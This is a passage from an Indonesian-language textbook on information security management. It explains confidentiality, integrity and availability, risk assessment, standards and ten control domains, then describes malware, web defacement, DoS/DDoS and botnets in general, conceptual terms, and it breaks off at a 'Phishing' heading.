Informasi merupakan aset yang sangat berharga bagi sebuah organisasi karena merupakan salah satu sumber daya strategis dalam meningkatkan nilai usaha. Oleh karena itu maka perlindungan terhadap informasi (keamanan informasi) merupakan hal yang mutlak harus diperhatikan secara sungguh-sungguh oleh segenap jajaran pemilik, manajemen, dan karyawan organisasi yang bersangkutan. Keamanan informasi yang dimaksud menyangkut kebijakan, prosedur, proses, dan aktivitas untuk melindungi informasi dari berbagai jenis ancaman terhadapnya sehingga daapt menyebabkan terjadinya kerugian-kerugian bagi kelangsungan hidup organisasi.

Informasi dikumpulkan, disimpan, diorganisasikan, dan disebarluaskan dalam berbagai bentuk – baik dokumen berbasis kertas hingga berkas elektronik. Apapun bentuk maupun cara penyimpanannya, harus selalu ada upaya dan untuk melindungi keamanannya sebaik mungkin. Keamanan yang dimaksud harus memperhatikan sejumlah aspek, yaitu:

1. Kerahasiaan – memastikan bahwa informasi tertentu hanya dapat diakses oleh mereka yang berhak atau memiliki wewenang untuk memperolehnya;
2. Integritas – melindungi akurasi dan kelengkapan informasi melalui sejumlah metodologi pengolahan yang efektif; dan
3. Ketersediaan – memastikan bahwa informasi terkait dapat diakses oleh mereka yang berwenang sesuai dengan kebutuhan.

Jaminan kemanan informasi dapat dicapai melalui aktivitas penerapan sejumlah kontrol yang sesuai. Kontrol yang dimaksud meliputi penerapan berbagai kebijakan, prosedur, struktur, praktek, dan fungsi-fungsi tertentu. Keseluruhan kontrol tersebut harus diterapkan oleh organisasi agar seluruh sasaran keamanan yang dimaksud dapat tercapai.

Alasan Keamanan Informasi

Menjaga keamanan informasi berarti pula perlunya usaha dalam memperhatikan faktor-faktor keamanan dari keseluruhan piranti pendukung, jaringan, dan fasilitas lain yang terkait langsung maupun tidak langsung dengan proses pengolahan informasi. Dengan amannya keseluruhan lingkungan tempat informasi tersebut berada, maka kerahasiaan, integritas, dan ketersediaan informasi akan dapat secara efektif berperan dalam meningkatkan keunggulan, keuntungan, nilai komersial, dan citra organisasi yang memiliki aset penting tersebut.

Adalah merupakan suatu kenyataan bahwa pada abad globalisasi ini, berbagai organisasi dihadapkan pada sejumlah ancaman-ancaman keamanan informasi dari berbagai sumber, seperti yang diperlihatkan dengan keberadaan sejumlah kasus kejahatan komputer secara sengaja, seperti: pencurian data, aktivitas spionase, percobaan *hacking*, tindakan vandalisme, dan lain-lain, maupun ancaman yang disebabkan karena kejadian-kejadian lain seperti bencana alam, misalnya: banjir, gempa bumi, tsunami, dan kebakaran. Bergantungnya kinerja organisasi pada sistem informasi mengandung arti bahwa keseluruhan ancaman terhadap keamanan tersebut merupakan portofolio resiko yang dihadapi oleh organisasi yang bersangkutan.

Perencanaan dan pengembangan sistem keamanan informasi yang baik semakin mendapatkan tantangan dengan adanya interkoneksi antara berbagai jaringan publik dan privat, terutama terkait dengan proses pemakaian bersama sejumlah sumber daya informasi untuk meningkatkan optimalisasi akses. Manfaat yang didapatkan melalui pendistribusian komputasi ini disaat yang sama melemahkan efektivitas kontrol secara terpusat, yang berarti pula menciptakan suatu kelemahan-kelemahan baru pada sistem tersebut. Kenyataan memperlihatkan bahwa sebagian besar sistem informasi yang dirancang dan dibangun dewasa ini kurang begitu memperhatikan faktor-faktor keamanan tersebut. Padahal untuk membangun sistem keamanan informasi yang baik, perlu dilakukan sejumlah langkah-langkah metodologis tertentu.

Keamanan informasi yang baik dapat dicapai melalui penerapan sejumlah upaya-upaya teknis (operasional) yang didukung oleh berbagai kebijakan dan prosedur manajemen yang sesuai. Proses tersebut dimulai dari pengidentifikasian sejumlah kontrol yang relevan untuk diterapkan dalam organisasi, yang tentu saja harus berdasarkan pada analisa kebutuhan aspek keamanan informasi seperti apa yang harus dimiliki perusahaan. Setelah kebijakan, prosedur, dan panduan teknis operasional mengenai kontrol-kontrol yang harus diterapkan dalam organisasi disusun, langkah berikutnya adalah sosialisasi keseluruhan piranti tersebut ke segenap lapisan manajemen dan karyawan organisasi untuk mendapatkan dukungan dan komitmen. Selanjutnya, para pihak berkepentingan lain yang berada di luar organisasi – seperti pemasok, pelanggan, mitra kerja, dan pemegang saham – harus pula dilibatkan dalam proses sosialisasi tersebut karena mereka merupakan bagian

tidak terpisahkan dari sistem keamanan informasi yang dibangun. Keterlibatan sejumlah pakar maupun ahli dari luar organisasi kerap kali dibutuhkan untuk membantu organisasi dalam menerapkan langkah-langkah di tersebut. Dengan adanya pengetahuan yang mereka miliki, terutama dalam membantu organisasi menyusun kebutuhan dan mengidentifikasikan kontrol-kontrol yang dibutuhkan, niscaya sistem keamanan informasi yang dibangun dapat lebih efektif dan ekonomis.

Pemangku Kepentingan Keamanan Informasi

Dari penjabaran sebelumnya jelas terlihat bahwa semua pihak di dalam organisasi (manajemen dan karyawan) maupun di luar organisasi (pemasok, pelanggan, mitra kerja, dan pemegang saham) bertanggung jawab secara penuh dalam proses keamanan informasi. Hal tersebut disebabkan karena mereka semua terlibat secara langsung maupun tidak langsung dalam proses penyediaan, penyimpanan, pemanfaatan, dan penyebarluasan informasi dalam organisasi. Untuk menjamin adanya kesadaran, kemauan, dan komitmen untuk melakukan hal tersebut, maka perlu adanya pihak yang memiliki tugas dan kewajiban khusus untuk memantau efektivitas keamaman informasi tersebut. Keberadaan pihak tersebut mutlak dibutuhkan oleh organisasi dalam berbagai bentuknya, seperti: perusahaan komersial, institusi pemerintah, organisasi publik, lembaga nirlaba, dan lain sebagainya.

Strategi Sosialisasi Organisasi

Pemahaman dan kesadaran mengenai pentingnya memperhatikan aspek-aspek keamanan informasi harus ditanamkan sedini mungkin oleh setiap organisasi terhadap seluruh jajaran manajemen dan karyawannya. Setiap individu yang berada di dalam organisasi memiliki tanggung jawab untuk melindungi keamanan informasi yang dimilikinya, sebagaimana layaknya memperlakukan hal yang sama terhadap aset-aset berharga lainnya. Dalam kaitan dengan hal ini, harus terdapat kebijakan menyangkut pemberian sanksi bagi mereka yang lalai memperhatikan hal ini maupun penghargaan bagi mereka yang berprestasi mempromosikan dan menerapkan keamanan informasi di organisasi terkait.

Implementasi Keamanan Informasi

Tentunya proses keamanan informasi harus dimulai dari menjaga tempat-tempat atau fasilitas fisik dimana informasi beserta piranti/peralatan pendukungnya disimpan. Mengingat bahwa hampir seluruh fungsi dalam organisasi memiliki tanggung jawab dalam mengelola informasinya masing-masing, maka setiap individu dalam berbagai fungsi-fungsi tersebut harus secara aktif menjaga keamanan informasi. Dengan berkembangnya teknologi akses informasi dari jarak jauh melalui pemanfaatan jaringan komputer, maka ruang lingkup keamanan menjadi semakin besar dan kompleks, karena sudah tidak dibatasi lagi oleh sekat-sekat lingkungan fisik tertentu. Perkembangan internet yang telah membentuk sebuah dunia maya tempat berbagai individu maupun komunitas berinteraksi (tukar menukar informasi) secara elektronik memperlihatkan bagaimana kompleksnya keamanan area baik secara fisik maupun virtual – yang tentu saja akan sangat berpengaruh terhadap manajemen kontrol yang akan dipilih dan diterapkan.

Cara Menerapkan Sistem Keamanan Informasi

Untuk dapat membangun dan menerapkan sistem keamanan informasi yang baik, sebaiknya organisasi memulainya dari upaya melakukan kajian atau telaah terhadap

resiko-resiko keamanan yang mungkin timbul. Kajian yang dimaksud dapat diterapkan dalam tingkatan organisasi, maupun pada tataran sub bagian atau fungsi organisasi tertentu, seperti sistem informasi, komponen, layanan, dan lain sebagainya – sesuai dengan skala prioritas yang ada. Kajian resiko yang dimaksud merupakan suatu pendekatan sistematis dari proses:

1. Identifikasi terhadap kejadian-kejadian apa saja yang dapat mengancam keamanan informasi perusahaan dan potensi dampak kerugian yang ditimbulkan jika tidak terdapat kontrol yang memadai; dan
2. Analisa tingkat kemungkinan (probabilitas) terjadinya hal-hal yang tidak diinginkan tersebut akibat adanya sejumlah kelemahan pada sistem yang tidak dilindungi dengan kontrol tertentu.

Hasil dari kajian tersebut akan menghasilkan arahan yang jelas bagi manajemen dalam menentukan prioritas dan mengambil sejumlah tindakan terkait dengan resiko keamanan informasi yang dihadapi. Dengan adanya prioritas yang jelas maka akan dapat didefinisikan kontrol-kontrol mana saja yang perlu diterapkan. Perlu diperhatikan bahwa langkah-langkah tersebut harus dilakukan secara kontinyu dan periodik, mengingat dinamika perubahan organisasi dan lingkungan eksternal yang sedemikian cepat. Langkah-langkah interaktif yang dimaksud meliputi:

1. Menganalisa perubahan kebutuhan dan prioritas organisasi yang baru sesuai dengan pertumbuhannya;
2. Mempelajari ancaman-ancaman atau kelamahan-kelemahan baru apa yang terjadi akibat perubahan yang ada tersebut; dan
3. Memastikan bahwa kendali-kendali yang dimiliki tetap efektif dalam menghadapi ancaman-ancaman kejadian terkait.

Perlu dicatat bahwa peninjauan berkala tersebut harus dilakukan pada bagian organisasi dengan tingkat kedalaman tertentu sesuai dengan hasil analisa resiko yang telah dilakukan sebelumnya. Karena keberadaan kontrol ini akan sangat berpengaruh terhadap kinerja sebuah organisasi, maka proses telaah resiko harus dimulai dari tingkat, agar mereka yang berwenang dapat menilainya berdasarkan tingkat kepentingan terteinggi (pendekatan *top down*).

Standar dalam Keamanan Informasi

Keberadaan dan kepatuhan terhadap standar merupakan hal mutlak yang harus dimiliki oleh pihak manapun yang ingin menerapkan sistem keamanan informasi secara efektif. Sejumlah alasan utama mengapa standar diperlukan adalah untuk menjamin agar:

1. Seluruh pihak yang terlibat dalam proses keamanan informasi memiliki kesamaan pengertian, istilah, dan metodologi dalam melakukan upaya-upaya yang berkaitan dengan keamanan data;
2. Tidak terdapat aspek-aspek keamanan informasi yang terlupakan karena standar yang baik telah mencakup keseluruhan spektrum keamanan informasi yang disusun melalui pendekatan komprehensif dan holistik (utuh dan menyeluruh);

3. Upaya-upaya untuk membangun sistem keamanan informasi dilakukan secara efektif dan efisien dengan tingkat optimalisasi yang tinggi, karena telah memperhatikan faktor-faktor perkembangan teknologi serta situasi kondisi yang berpengaruh terhadap organisasi;
4. Tingkat keberhasilan dalam menghasilkan sistem keamanan informasi yang berkualitas menjadi tinggi, karena dipergunakan standar yang sudah teruji kehandalannya.

Penggunaan Dokumen Standar

Seperti yang telah dijelaskan sebelumnya, proses awal yang harus dilakukan setiap organisasi adalah melakukan kajian awal untuk mengidentifikasikan kebutuhan keamanan, mengingat setiap organisasi memiliki sifat uniknya masing-masing. Berdasarkan hasil tersebut, pilihlah kontrol-kontrol sesuai yang dapat diambil dalam dokumen standar ini, maupun dari sumber-sumber lain untuk melengkapinya manakala dibutuhkan. Setelah itu susunlah perencanaan program penerapan kontrol-kontrol yang dimaksud dengan melibatkan pihak internal maupun eksternal organisasi sesuai dengan kebutuhan. Perlu diperhatikan bahwa sejumlah kontrol sifatnya mutlak harus dimiliki oleh sebuah organisasi, sementara berbagai kontrol lainnya hakekatnya ditentukan oleh situasi dan kondisi organisasi yang bersangkutan. Disamping itu terdapat pula sejumlah kontrol yang harus diperhatikan secara sungguh-sungguh karena memiiki implikasi besar karena menyangkut kepentingan publik atau kontinuitas keberadaan organisasi.

Sepuluh Aspek Keamanan Informasi

Berikut adalah penjabaran ringkas dari sepuluh domain atau aspek yang harus diperhatikan terkait dengan isu keamanan informasi dalam sebuah organisasi atau institusi.

1. **Kebijakan Keamanan**: untuk memberikan arahan dan dukungan manajemen keamanan informasi. Manajemen harus menetapkan arah kebijakan yang jelas dan menunjukkan dukungan, serta komitmen terhadap keamanan informasi melalui penerapan dan pemeliharaan suatu kebijakan keamanan informasi di seluruh tataran organisasi;

2. **Pengorganisasian Keamanan**: untuk mengelola keamanan informasi dalam suatu organisasi. Satu kerangka kerja manajemen harus ditetapkan untuk memulai dan mengkontrol penerapan keamanan informasi di dalam organisasi. Fora manajemen dengan kepemimpinan yang kondusif harus dibangun untuk menyetujui kebijakan keamanan informasi, menetapkan peran keamanan dan mengkoordinir penerapan keamanan di seluruh tataran organisasi. Jika diperlukan, pendapat pakar keamanan informasi harus dipersiapkan dan tersedia dalam organisasi. Hubungan dengan pakar keamanan eksternal harus dibangun untuk mengikuti perkembangan industri, memonitor standar dan metode penilaian serta menyediakan penghubung yang tepat, ketika berurusan dengan insiden keamanan. Pendekatan multi-disiplin terhadap keamanan informasi harus dikembangkan, misalnya dengan melibatkan kerjasama dan kolaborasi di antara manajer, pengguna, administrator, perancang aplikasi, pemeriksa dan staf keamanan, serta keahlian di bidang asuransi dan manajemen resiko;

3. **Klasifikasi dan Kontrol Aset**: untuk memelihara perlindungan yang tepat bagi pengorganisasian aset. Semua aset informasi penting harus diperhitungkan keberadaannya dan ditentukan kepemilikannya. Akuntabilitas terhadap aset akan menjamin terdapatnya perlindungan yang tepat. Pemilik semua aset penting harus diidentifikasi dan ditetapkan tanggung jawabnya untuk memelihara sistem kontrol tersebut. Tanggungjawab penerapan sistem kontrol dapat didelegasikan. Akuntabilitas harus tetap berada pada pemilik aset;

4. **Pengamanan Personil**: untuk mengurangi resiko kesalahan manusia, pencurian, penipuan atau penyalahgunaan fasilitas. Tanggung jawab keamanan harus diperhatikan pada tahap penerimaan pegawai, dicakup dalam kontrak dan dipantau selama masa kerja pegawai. Penelitian khusus harus dilakukan terhadap calon pegawai khususnya di bidang tugas yang rahasia. Seluruh pegawai dan pengguna pihak ketiga yang menggunakan fasilitas pemrosesan informasi harus menanda-tangani perjanjian kerahasiaan (non-disclosure);

5. **Keamanan Fisik dan Lingkungan**: untuk mencegah akses tanpa otorisasi, kerusakan, dan gangguan terhadap tempat dan informasi bisnis. Fasilitas pemrosesan informasi bisnis yang kritis dan sensitif harus berada di wilayah aman, terlindung dalam perimeter keamanan, dengan rintangan sistem pengamanan dan kontrol masuk yang memadai. Fasilitas tersebut harus dilindungi secara fisik dari akses tanpa ijin, kerusakan dan gangguan. Perlindungan harus disesuaikan dengan identifikasi resiko. Disarankan penerapan kebijakan clear desk dan clear screen untuk mengurangi resiko akses tanpa ijin atau kerusakan terhadap kertas, media dan fasilitas pemrosesan informasi.

6. **Komunikasi dan Manajemen Operasi**: untuk menjamin bahwa fasilitas pemrosesan informasi berjalan dengan benar dan aman. Harus ditetapkan tanggungjawab dan prosedur untuk manajemen dan operasi seluruh fasilitas pemrosesan informasi. Hal ini mencakup pengembangan instruksi operasi yang tepat dan prosedur penanganan insiden. Dimana mungkin harus ditetapkan pemisahan tugas, untuk mengurangi resiko penyalahgunaan sistem karena kecerobohan atau kesengajaan;

7. **Pengontrolan Akses**: untuk mencegah akses tanpa ijin terhadap sistem informasi. Prosedur formal harus diberlakukan untuk mengkontrol alokasi akses, dari pendaftaran awal dari pengguna baru sampai pencabutan hak pengguna yang sudah tidak membutuhkan lagi akses ke sistem informasi dan layanan. Perhatian khusus harus diberikan, jika diperlukan, yang dibutuhkan untuk mengkontrol alokasi hak akses istimewa, yang memperbolehkan pengguna untuk menembus sistem kontrol;

8. **Pengembangan dan Pemeliharaan Sistem**: untuk memastikan bahwa keamanan dibangun dalam sistem informasi. Persyaratan Keamanan sistem mencakup infrastruktur, aplikasi bisnis dan aplikasi yang dikembangkan pengguna. Disain dan implementasi proses bisnis yang mendukung aplikasi

atau layanan sangat menentukan bagi keamanan. Persyaratan keamanan harus diidentifikasi dan disetujui sebelum pengembangan sistem informasi. Semua persyaratan keamanan sisitem informasi, termasuk kebutuhan pengaturan darurat, harus diidentifikasi pada fase persyaratan suatu proyek., dan diputuskan, disetujui serta didokumentasikan sebagai bagian dari keseluruhan kasus bisnis sebuah sistem informasi;

9. **Manajemen Kelangsungan Bisnis**: Untuk menghadapi kemungkinan penghentian kegiatan usaha dan melindungi proses usaha yang kritis dari akibat kegagalan atau bencana besar. Proses manajemen kelangsungan usaha harus diterapkan untuk mengurangi kerusakan akibat bencana atau kegagalan sistem keamanan (yang mungkin dihasilkan dari, sebagai contoh, bencana alam, kecelakaan, kegagalan alat dan keterlambatan) sampai ke tingkat yang dapat ditolerir melalui kombinasi pencegahan dan pemulihan kontrol. Konsekuensi dari bencana alam, kegagalan sistem keamanan dan kehilangan layanan harus dianalisa. Rencana darurat harus dikembangkan dan diterapkan untuk memastikan proses usaha dapat disimpan ulang dalam skala waktu yang dibutuhkan. Rencana semacam itu harus dijaga dan dipraktekkan untuk menjadi bagian integral keseluruhan proses manajemen. Manajemen kelangsungan bisnis harus mencakup kontrol untuk mengidentifikasi dan mengurangi resiko, membatasi konsekuensi kesalahan yang merusak, dan memastikan penyimpulan tahapan operasional yang penting; dan

10. **Kesesuaian**: Untuk menghindari pelanggaran terhadap hukum pidana maupun hukum perdata, perundangan, peraturan atau kewajiban kontrak serta ketentuan keamanan lainnya. Disain, operasional, penggunanan dan manajemenan sistem informasi adalah subyek dari perundangan, peraturan, dan perjanjian kebutuhan keamanan. Saran untuk kebutuhan legalitas yang bersifat khusus harus dicari dari penasihat hukum organisasi, atau praktisi hukum yang berkualitas. Kebutuhan legalitas bervariasi dari negara ke negara dan bagi informasi yang dihasilkan dalam satu negara yang didistribusikan ke negara lain (contohnya arus data lintas batas).

EMPAT DOMAIN KERAWANAN SISTEM

Dewasa ini terdapat banyak sekali tipe dan jenis serangan yang terjadi di dunia maya. Sesuai dengan sifat dan karakteristiknya, semakin lama model serangan yang ada semakin kompleks dan sulit dideteksi maupun dicegah. Berikut adalah berbagai jenis model serangan yang kerap terjadi menerpa dunia maya, terutama yang dikenal luas di tanah air.

Malicious Software

Malware merupakan program yang dirancang untuk disusupkan ke dalam sebuah sistem (baca: target penyerangan) dengan tujuan untuk melakukan beraneka ragam aktivitas yang bersifat merugikan pemilikinya. Merugikan dalam arti kata dampak negatif yang ditimbulkan dapat berkisar mulai dari sekedar memperlambat kinerja sistem hingga merusak bahkan menghancurkan data penting yang tersimpan dalam sistem dimaksud. Ada tiga jenis malware klasik yang paling banyak ditemui, yaitu: Virus, Worm, dan Trojan Horse.

Virus

Sejak kemunculannya pertama kali pada pertengahan tahun 1980-an, virus komputer telah mengundang berbagai kontroversi akibat aksinya yang beraneka ragam. Seiring dengan perkembangan teknologi komputer, virus menemukan berbagai cara-cara baru untuk menyebarkan dirinya melalui berbagai modus operandi. Pada dasarnya, virus merupakan program komputer yang bersifat "malicious" (memiliki tujuan merugikan maupun bersifat mengganggu pengguna sistem) yang dapat menginfeksi satu atau lebih sistem komputer melalui berbagai cara penularan yang dipicu oleh otorasisasi atau keterlibatan "user" sebagai pengguna komputer. Fenomena yang mulai ditemukan pada awal tahun 1980-an ini memiliki beribu-ribu macam atau jenis sejalan dengan perkembangan teknologi komputer dewasa ini – terutama setelah dikembangkannya teknologi jaringan dan internet. Jenis kerusakan yang ditimbulkan virus pun menjadi bermacam-macam. Mulai dari yang sekedar mengganggu seperti menampilkan gambar-gambar yang tidak sepantasnya, hingga sampai yang bersifat mendatangkan kerugian ekonomis seperti memformat hard disk atau bahkan merusak file-file sistem operasi sehingga mengganggu komputer yang bersangkutan. Ditinjau dari cara kerjanya, virus dapat dikelompokkan menjadi:

a. *Overwriting Virus* – merupakan penggalan program yang dibuat sedemikian rupa untuk menggantikan program utama (baca: host) dari sebuah program besar sehingga menjalankan perintah yang tidak semestinya;
b. *Prepending Virus* – merupakan tambahan program yang disisipkan pada bagian awal dari program utama atau "host" sehingga pada saat dieksekusi, program virus akan dijalankan terlebih (bereplikasi) dahulu sebelum program yang sebenarnya;
c. *Appending Virus* – merupakan program tambahan yang disisipkan pada bagian akhir dari program host sehingga akan dijalankan setelah program sebenarnya tereksekusi;
d. *File Infector Virus* – merupakan penggalan program yang mampu memiliki kemampuan untuk melekatkan diri (baca: attached) pada sebuah file lain, yang biasanya merupakan file "executable", sehingga sistem yang menjalankan file tersebut akan langsung terinfeksi;
e. *Boot Sector Virus* – merupakan program yang bekerja memodifikasi program yang berada di dalam boot sector pada cakram penyimpan (baca: disc) atau disket yang telah diformat. Pada umumnya, sebuah boot sector virus akan

terlebih dahulu mengeksekusi dirinya sendiri sebelum proses "boot-up" pada komputer terjadi, sehingga seluruh "floppy disk" yang digunakan pada komputer tersebut akan terjangkiti pula (perhatikan bahwa dewasa ini, modus operandi sejenis terjadi dengan memanfaatkan media penyimpan USB);

f. *Multipartite Virus* – merupakan kombinasi dari Infector Virus dan Boot Sector Virus dalam arti kata ketika sebuah file yang terinfeksi oleh virus jenis ini dieksekusi, maka virus akan menjangkiti boot sector dari hard disk atau partition sector dari komputer tersebut, dan sebaliknya; dan
g. *Macro Virus* - menjangkiti program "macro" dari sebuah file data atau dokumen (yang biasanya digunakan untuk "global setting" seperti pada template Microsoft Word) sehingga dokumen berikutnya yang diedit oleh program aplikasi tersebut akan terinfeksi pula oleh penggalan program macro yang telah terinfeksi sebelumnya.

Perlu diperhatikan bahwa virus hanya akan aktif menjangkiti atau menginfeksi sistem komputer lain apabila ada campur tangan manusia atau "user" sebagai pengguna. Campur tangan yang dimaksud misalnya dilakukan melalui: penekanan tombol pada keyboard, penekanan tombol pada mouse, "pemasukan" USB pada komputer, pengiriman file via email, dan lain sebagainya.

Worms

Istilah "worms" yang tepatnya diperkenalkan kurang lebih setahun setelah "virus" merupakan program malicious yang dirancang terutama untuk menginfeksi komputer-komputer yang berada dalam sebuah sistem jaringan. Walaupun sama-sama sebagai sebuah penggalan program, perbedaan prinsip yang membedakan worms dengan pendahulunya virus yaitu yang bersangkutan tidak memerlukan campur tangan manusia atau pengguna dalam melakukan penularan atau penyebarannya. Worms merupakan program yang dibangun dengan algoritma tertentu sehingga yang bersangkutan mampu untuk mereplikasikan dirinya sendiri pada sebuah jaringan komputer tanpa melalui intervensi atau bantuan maupun keterlibatan pengguna. Pada mulanya worms diciptakan dengan tujuan tunggal yaitu untuk mematikan sebuah sistem atau jaringan komputer. Namun belakangan ini telah tercipta worms yang mampu menimbulkan kerusakan luar biasa pada sebuah sistem maupun jaringan komputer, seperti merusak file-file penting dalam sistem operasi, menghapus data pada hard disk, memacetkan aktivitas komputer (baca: hang), dan hal-hal destruktif lainnya.

Karena karakteristiknya yang tidak melibatkan manusia, maka jika sudah menyebar sangat sulit untuk mengontrol atau mengendalikannya. Usaha penanganan yang salah justru akan membuat pergerakan worms menjadi semakin liar tak terkendali dan "mewabah". Untuk itulah dipergunakan penanganan khusus dalam menghadapinya.

Trojan Horse

Istilah "Trojan Horse" atau Kuda Troya diambil dari sebuah taktik perang yang digunakan untuk merebut kota Troy yang dikelilingi benteng nan kuat. Pihak penyerang membuat sebuah patung kuda raksasa yang di dalamnya memuat beberapa prajurit yang nantinya ketika sudah berada di dalam wilayah benteng akan keluar untuk melakukan penyerangan dari dalam. Adapun bentuk kuda dipilih sebagaimana layaknya sebuah hasil karya seni bagi sang Raja agar dapat dengan leluasa masuk ke dalam benteng yang dimaksud.

Ide ini mengilhami sejumlah hacker dan cracker dalam membuat virus atau worms yang cara kerjanya mirip dengan fenomena taktik perang ini, mengingat pada waktu itu bermuncukan Anti Virus Software yang dapat mendeteksi virus maupun worms dengan mudah untuk kemudian dilenyapkan. Dengan menggunakan prinsip ini, maka penggalan program malicious yang ada dimasukkan ke dalam sistem melalui sebuah program atau aktivitas yang legal – seperti: melalui proses instalasi perangkat lunak aplikasi, melalui proses "upgrading" versi software yang baru, melalui proses "download" program-program freeware, melalui file-file multimedia (seperti gambar, lagu, dan video), dan lain sebagainya.

Berdasarkan teknik dan metode yang digunakan, terdapat beberapa jenis Trojan Horse, antara lain:

- *Remote Access Trojan* - kerugian yang ditimbulkan adalah komputerkorban serangan dapat diakses secara remote;
- *Password Sending Trojan* - kerugian yang ditimbulkan adalah password yang diketik oleh komputer korban akan dikirimkan melalui email tanpa sepengetahuan dari korban serangan;
- *Keylogger* - kerugian yang ditimbulkan adalah ketikan atau input melalui keyboard akan dicatat dan dikirimkan via email kepada hacker yang memasang keylogger;
- *Destructive Trojan* – kerugian yang ditimbulkan adalah file-file yang terhapus atau hard disk yang terformat;
- *FTP Trojan* – kerugian yang terjadi adalah dibukanya port 21 dalam sistem komputer tempat dilakukannya download dan upload file;
- *Software Detection Killer* – kerugiannya dapat program-program keamanan seperti zone alarm, anti-virus, dan aplikasi keamanan lainnya; dan
- *Proxy Trojan* – kerugian yang ditimbulkan adalah di-"settingnya" komputer korban menjadi "proxy server" agar digunakan untuk melakukan "anonymous telnet", sehingga dimungkinkan dilakukan aktivitas belanja online dengan kartu kredit curian dimana yang terlacak nantinya adalah komputer korban, bukan komputer pelaku kejahatan.

Web Defacement

Serangan dengan tujuan utama merubah tampilah sebuah website – baik halaman utama maupun halaman lain terkait dengannya – diistilahkan sebagai "Web Defacement". Hal ini biasa dilakukan oleh para "attacker" atau penyerang karena merasa tidak puas atau tidak suka kepada individu, kelompok, atau entitas tertentu sehingga website yang terkait dengannya menjadi sasaran utama[56]. Pada dasarnya deface dapat dibagi menjadi dua jenis berdasarkan dampak pada halaman situs yang terkena serangan terkait.

Jenis pertama adalah suatu serangan dimana penyerang merubah (baca: men-deface) satu halaman penuh tampilan depan alias file index atau file lainnya yang akan diubah secara utuh. Artinya untuk melakukan hal tersebut biasanya seorang 'defacer' harus berhubungan secara 'langsung' dengan mesin komputer terkait. Hal ini hanya dapat dilakukan apabila yang bersangkutan sanggup mendapatkan hak akses penuh (baca:

[56] Seperti halnya mencoret-coret tembok atau grafiti dalam dunia nyata.

priviledge) terhadap mesin, baik itu "root account" atau sebagainya yang memungkinkan defacer dapat secara interaktif mengendalikan seluruh direktori terkait. Hal ini umumnya dimungkinkan terjadi dengan memanfaatkan kelemahan pada sejumlah "services" yang berjalan di sistem komputer.

Jenis kedua adalah suatu serangan dimana penyerang hanya merubah sebagian atau hanya menambahi halaman yang di-deface. Artinya yang bersangkutan men-deface suatu situs tidak secara penuh, bisa hanya dengan menampilkan beberapa kata, gambar atau penambahan "script" yang mengganggu. Dampaknya biasanya adalah menghasilkan tampilan yang kacau atau mengganggu. Hal ini dapat dilakukan melalui penemuan celah kerawanan pada model scripting yang digunakan, misalnya dengan *XSS injection*, *SQL* atau *database injection,* atau memanfaatkan sistem aplikasi manajemen website yang lemah (baca: CMS = Content Management System).

Denial of Services (DoS)

Serangan yang dikenal dengan istilah DoS dan DDoS (Distributed Denial of Services) ini pada dasarnya merupakan suatu aktivitas dengan tujuan utama menghentikan atau meniadakan layanan (baca: services) sistem atau jaringan komputer - sehingga sang pengguna tidak dapat menikmati fungsionalitas dari layanan tersebut – dengan cara mengganggu ketersediaan komponen sumber daya yang terkait dengannya. Contohnya adalah dengan cara memutus koneksi antar dua sistem, membanjiri kanal akses dengan jutaan paket, menghabiskan memori dengan cara melakukan aktivitas yang tidak perlu, dan lain sebagainya.

Dengan kata lain, DOS dan/atau DDoS merupakan serangan untuk melumpuhkan sebuah layanan dengan cara menghabiskan sumber daya yang diperlukan sistem komputer untuk melakukan kegiatan normalnya. Adapun sumber daya yang biasa diserang misalnya: kanal komunikasi (baca: bandwidth), kernel tables, swap space, RAM, cache memories, dan lain sebagainya. Berikut adalah sejumlah contoh tipe serangan DoS/DDoS:

1. *SYN-Flooding*: merupakan serangan yang memanfaatkan lubang kerawanan pada saat koneksi TCP/IP terbentuk.
2. *Pentium 'FOOF' Bug*: merupakan serangan terhadap prosessor yang menyebabkan sistem senantiasa melakukan "re-booting". Hal ini tidak bergantung terhadap jenis sistem operasi yang digunakan tetapi lebih spesifik lagi terhadap prosessor yang digunakan.
3. *Ping Flooding*: merupakan aktivitas "brute force" sederhana, dilakukan oleh penyerang dengan bandwidth yang lebih baik dari korban, sehingga mesin korban tidak dapat mengirimkan paket data ke dalam jaringan (network). Hal ini terjadi karena mesin korban dibanjiri (baca: flood) oleh peket-paket ICMP.

Yang membedakan antara DDoS dengan DoS adalah pada DDoS serangan dilakukan serempak oleh beberapa komputer sekaligus, sehingga hal ini sangat ampuh dalam membuat sistem atau jaringan komputer tertentu lumpuh dalam waktu cepat.

Botnet

Salah satu jenis serangan yang paling banyak dibicarakan belakangan ini dan menjadi trend di negara-negara maju adalah "botnet" yang merupakan singkatan dari "Robot Network". Pada dasarnya aktivitas botnet dipicu dari disusupkannya program-

program kecil – bersifat seperti virus, worms, maupun trojan horse – ke dalam berbagai sistem komputer server yang ada dalam jejaring internet tanpa sepengatahuan pemiliknya. Program malicious yang disusupkan dan ditanamkan pada server ini pada mulanya bersifat pasif, alias tidak melakukan kegiatan apa-apa yang mengganggu. Karena karakteristik inilah makanya sering dinamakan sebagai "zombies". Yang menarik adalah bahwa pada saatnya nanti, si penyerang yang diistilahkan sebagai "Master Refer" secara "remote" akan mengendalikan keseluruhan zombies yang berada di bawah "kekuasannya" untuk melakukan penyerangan secara serentak dan simultan ke suatu target tertentu. Pada saat inilah maka seluruh zombies yang jumlahnya dapat mencapai puluhan ribu bahkan jutaan tersebut langsung bersifat aktif melakukan kegiatan sesuai yang diinginkan oleh "master"-nya.

Dengan melakukan aktivasi terhadap zombies ini maka serangan botnet dapat dilakukan secara serempak dengan beragam skenario yang memungkinkan, seperti: melakukan DDoS secara masif, mematikan sistem komputer secara simultan, menularkan virus dan worms secara serentak, menginfeksi puluhan ribu server dengan trojan horse dalam waktu singkat, dan lain sebagainya.

Tingkat kesulitan untuk menangani botnet dikenal sangat tinggi dan kompleks, karena karakteristiknya yang mendunia membuat koordinasi multi-lateral harus dilakukan secara intensif dan sesering mungkin. Disamping itu tidak mudah untuk mendeteksi adanya beraneka ragam jenis zombies yang dalam keadaan non aktif atau "tidur" tersebut; apalagi mencoba untuk mengalokasikan dimana posisi sang Master Refer sebagai dalang pengendali serangan botnet terkait.

Phishing

